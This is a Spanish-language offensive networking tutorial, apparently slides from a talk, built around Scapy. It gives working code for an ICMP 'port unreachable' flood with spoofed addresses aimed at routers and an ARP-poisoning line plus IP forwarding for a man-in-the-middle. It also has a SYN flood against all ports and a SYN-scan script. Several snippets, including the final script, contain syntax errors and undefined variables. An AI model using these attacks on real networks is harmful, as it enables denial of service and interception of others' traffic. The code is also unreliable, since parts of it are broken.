Se trata lanzar paquetes ICMP de tipo 3 que son de tipo "Destination Unreachable" y codigo 3 "Port Unreachable" que generan una alta carga de CPU en los dispositivos perimetrales. Cuando se produce un ataque, los usuarios de la parte interna de la red ya no podrán enviar / recibir tráfico hacia / desde Internet.

```
ether = Ether(dst="[MAC OBJETIVO]2, src="[MAC SPOOFADA]"
ip = IP(dst="[IP ROUTER]",src="[IP SPOOFADA]")
icmp = ICMP(type=3,code=3)
load = "Corred insensatos!"
paq = ether/ip/icmp/load
sendpfast(paq*10000, iface="eth0")
```



follow the white rabbit_


Bueno ¿Qué? ¿Disparábamos fogeo o ya estamos jugando con armamento pesado?



follow the white rabbit_

IS THIS MY... WAIT... STOP ARP!

Todos conocemos ya como funciona ICMP... hemos trasteado con el... pero... por que no cambiar? Por que no mirar alguna otra cosilla ... podríamos hablar... por ejemplo... de ARP?



- Nmap utiliza el protocolo ARP(RFC) y va haciendo consultas ARP a la dirección Broadcast de la red para ver si alguna emite alguna respuesta valida. Pero como podéis no creerme, vamos a verlo en directo, para ello lanzamos un Ping Sweep:

```
nmap -sP [IP del segmento con * en el ultimo octeto]
```

- Si observamos la traza de wireshark veríamos algo así:

14 11:27:17.562355309	TelnetRe_01:6b:7b	Broadcast	ARP	60 Who has 192.168.1.44? Tell 192.168.1.1
15 11:27:17.562371232	PcsCompu_67:f3:33	TelnetRe_01:6b:7b	ARP	42 192.168.1.44 is at 08:00:27:67:f3:33

- Nuestro equipo va constantemente preguntando Who has? (quien tiene) y la IP a lo que el router contesta con las MACS y la IP por la que hemos preguntado en caso de que exista.



follow the white rabbit_

Si seguimos la metodología que hemos hecho con ICMP lo que vamos a ver es que este paquete es totalmente diferente. En este caso solo vemos 2 layers **Ether(capa2)** y **ARP** que es la que nos ata e.

Bien ya lo vemos ¿Y ahora que?



follow the white rabbit

Vamos a crear nuestro propio paquete de solicitud ARP:

```
scapy
paq=(ARP(op=ARP.who_has, psrc="[MI IP]", pdst="[IP BROADCAST"]))
res,unans=sr(paq, iface="eth0")
```

¿no entiendo... antes era send o sendp o sendpfast y ahora haces una cosa rara y pones sr?

Esto si que tiene mas miga y es que con scapy somos capaces de capturar si el paquete que sale es respondido, por ello generamos las variables RES y UNANS y el comando sr es Send Response que se queda a la espera de una respuesta por parte del objetivo.

```
>>> paq=(ARP(op=ARP.who_has, psrc="192.168.1.44", pdst="192.168.1.1"))
>>> res,unans=sr(paq,iface="eth0")
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
```



follow the white rabbit

TODO EQUIPO NECESITA UN ESPIA

Hemos visto que ARP se utiliza para anunciar equipos en la red y una vez anunciados los incluya el router en las codiciadas “Tablas ARP”. Pero, un momento... a nadie se le ha ocurrido cambiar un poco el paquete? Y mandar uno cambiando datos? Y si hacemos un Spoofing a nivel de dispositivo? Y desviamos el trafico que le pertenece a dicha maquina por la nuestra?

Con esta simple linea de scapy estaríamos haciendo un llamado **ARP POISON**:

```
paq = ARP(op="who-has", hwsrc=my_mac, psrc=sys.argv[2], pdst=sys.argv[1])
```

El problema es que la maquina víctima dejaría de recibir la información que debería recibir por lo que tendríamos que redirigir el trafico a dicha maquina después generando un **MAN IN THE MIDDLE** algo casero

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```




follow the white rabbit_

EL KIT COMPLETO

Ya sabemos lanzar cosas... incluso provocar malos funcionamientos en un equipo. Hemos aprendido a suplantar equipos con un par de ordenes y a ver cuales están vivos y cuales no dentro de una red pero lo mas importante sabemos que hay en esos equipos?

Nmap por todos conocido hace lo que llamamos Syn-Scan que no es mas que un inicio de conexión a un puerto pero de forma inacabada via protocolo TCP por lo que en vez de hacer el ACK lanza un RST cerrando dicha conexión.(3 way handshake)



16-bit	32-bit
Source Port	Destination Port
Sequence Number	
Acknowledgement Number (ACK)	
Offset Reserved	Window
U A P R S F	
Checksum	Urgent Pointer
Options and Padding	

Imagen hecha por @rgutga



follow the white rabbit_

- Vamos a lanzar nmap contra el router (porfi porfi no me lo friais) mientras dejamos NMAP capturando.

```
nmap -sS -p0-65535 [IP OBJETIVO]
```

- Con el filtro : `tcp && ip.src==192.168.1.44` veremos los paquetes enviados por nuestro equipo bajo el protocolo TCP y si nos fijamos veremos muchos paquetes SYN

No.	Time	Source	Destination	DST Port	SRC Port	Protocol	Length	Info
28	12:44:22.680904028	192.168.1.44	192.168.1.1	5900	60788	TCP	58	60788 → 5900 [SYN]
29	12:44:22.680993988	192.168.1.44	192.168.1.1	8888	60788	TCP	58	60788 → 8888 [SYN]

- Capturamos uno cualquiera(Mirad el del puerto 80) y ahora vamos a por los RST que os saldrán en ROJO

No.	Time	Source	Destination	DST Port	SRC Port	Protocol	Length	Info
46	12:44:22.686603641	192.168.1.44	192.168.1.1	80	60788	TCP	54	60788 → 80 [RST]
49	12:44:22.686659976	192.168.1.44	192.168.1.1	22	60788	TCP	54	60788 → 22 [RST]

- Rápido y corriendo TODOS A SCAPY.... **CORRED INSENSATOS!**



follow the white rabbit_

Vamos a comparar ambos paquetes

```
>>> a[0].show()
###[ Ethernet ]###
dst= 78:3d:5b:01:6b:7b
src= 08:00:27:67:f3:33
type= 0x800
###[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 44
id= 17980
flags=
frag= 0L
ttl= 41
proto= tcp
chksum= 0xc812
src= 192.168.1.44
dst= 192.168.1.1
\options\
###[ TCP ]###
sport= 60788
dport= http
seq= 3418058370
ack= 0
dataofs= 6L
reserved= 0L
flags= S
window= 1024
checksum= 0xe8a5
urgptr= 0
options= [('MSS', 1460)]
```

```
>>> b[0].show()
###[ Ethernet ]###
dst= 78:3d:5b:01:6b:7b
src= 08:00:27:67:f3:33
type= 0x800
###[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 39565
flags= DF
frag= 0L
ttl= 64
proto= tcp
chksum= 0x1cc5
src= 192.168.1.44
dst= 192.168.1.1
\options\
###[ TCP ]###
sport= 60788
dport= http
seq= 3418058371
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
checksum= 0x45f
urgptr= 0
options= {}
```



follow the white rabbit_

Vale diréis... podemos mandar un paquete que recorra los 65.535 puertos del equipo con la flag S de SYN activa... y si lo hacemos como antes con **res,unans=sr()** nos daría la respuesta....

Ya... bien... veo que me habéis atendido... pero existe un pequeño detalle sin importancia y es que si no cerramos la conexión con un RST... el equipo va a ir dejando puertos abiertos Hasta que llegue un momento en el que diga...

HASTA NUNQUI!

Es el llamado **SYN FLOOD ATACK...**

```
ip=IP(dst="[IP OBJETIVO]")
puerto=[(0,65535)]
tcp=TCP(dport=puerto, flags="S")
paq=ip/tcp
sr(paq, iface="eth0")
```



follow the white rabbit_

Si, es un poco “putadilla” pero si no cerramos esa conexión la vamos a liar... por lo que por cada respuesta obtenida con el anterior paquete deberíamos enviar un paquete RST y eso o lo hacemos vía script de Python o no lo vamos a conseguir:

```
#!/usr/bin/env python
#importamos los modulos necesarios para la ejecucion de nuestro codigo y lo hacemos en un try para
try:
    import sys
    import os
    import socket
    import logging
#Eliminamos los errores que saltan segun arranca Scapy con la version IPV6
    logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
    from scapy.all import *

rangeIP=raw_input("Introduce el rango de IP (X.X.X.X/Z): ")
interface=raw_input("Introduce la interfaz a usar: ")
print "                                         Puerto      -      Servicio "
print "                                         -----"
alinport = '{2:>17} - {3:38}'
# Para ejecutar correctamente un SYN Scan al recibir el ACK por parte del equipo objetivo t
for z in range(1, 65535):
    #por cada puerto abierto lanzamos un RST de respuesta
    port,unans=sr(IP(dst=IPobj)/TCP(dport= z,flags="S"), timeout=2, iface = interface )
    if len(port) == 0:
        # Si el puerto esta vacio ningun puerto descubierto en el equipo salimos de esta ej
        pass
    else:
        # Contestamos con el RST y pintamos el puerto en el listado
        send(IP(dst=ipobj)/TCP(dport=z,flags="R"), iface = interface)
    print alingport.format(z,port[0][1].port)
```

[LINK AL CODIGO COMPLETO](#)



follow the white rabbit_

¿continuara?



follow the white rabbit_

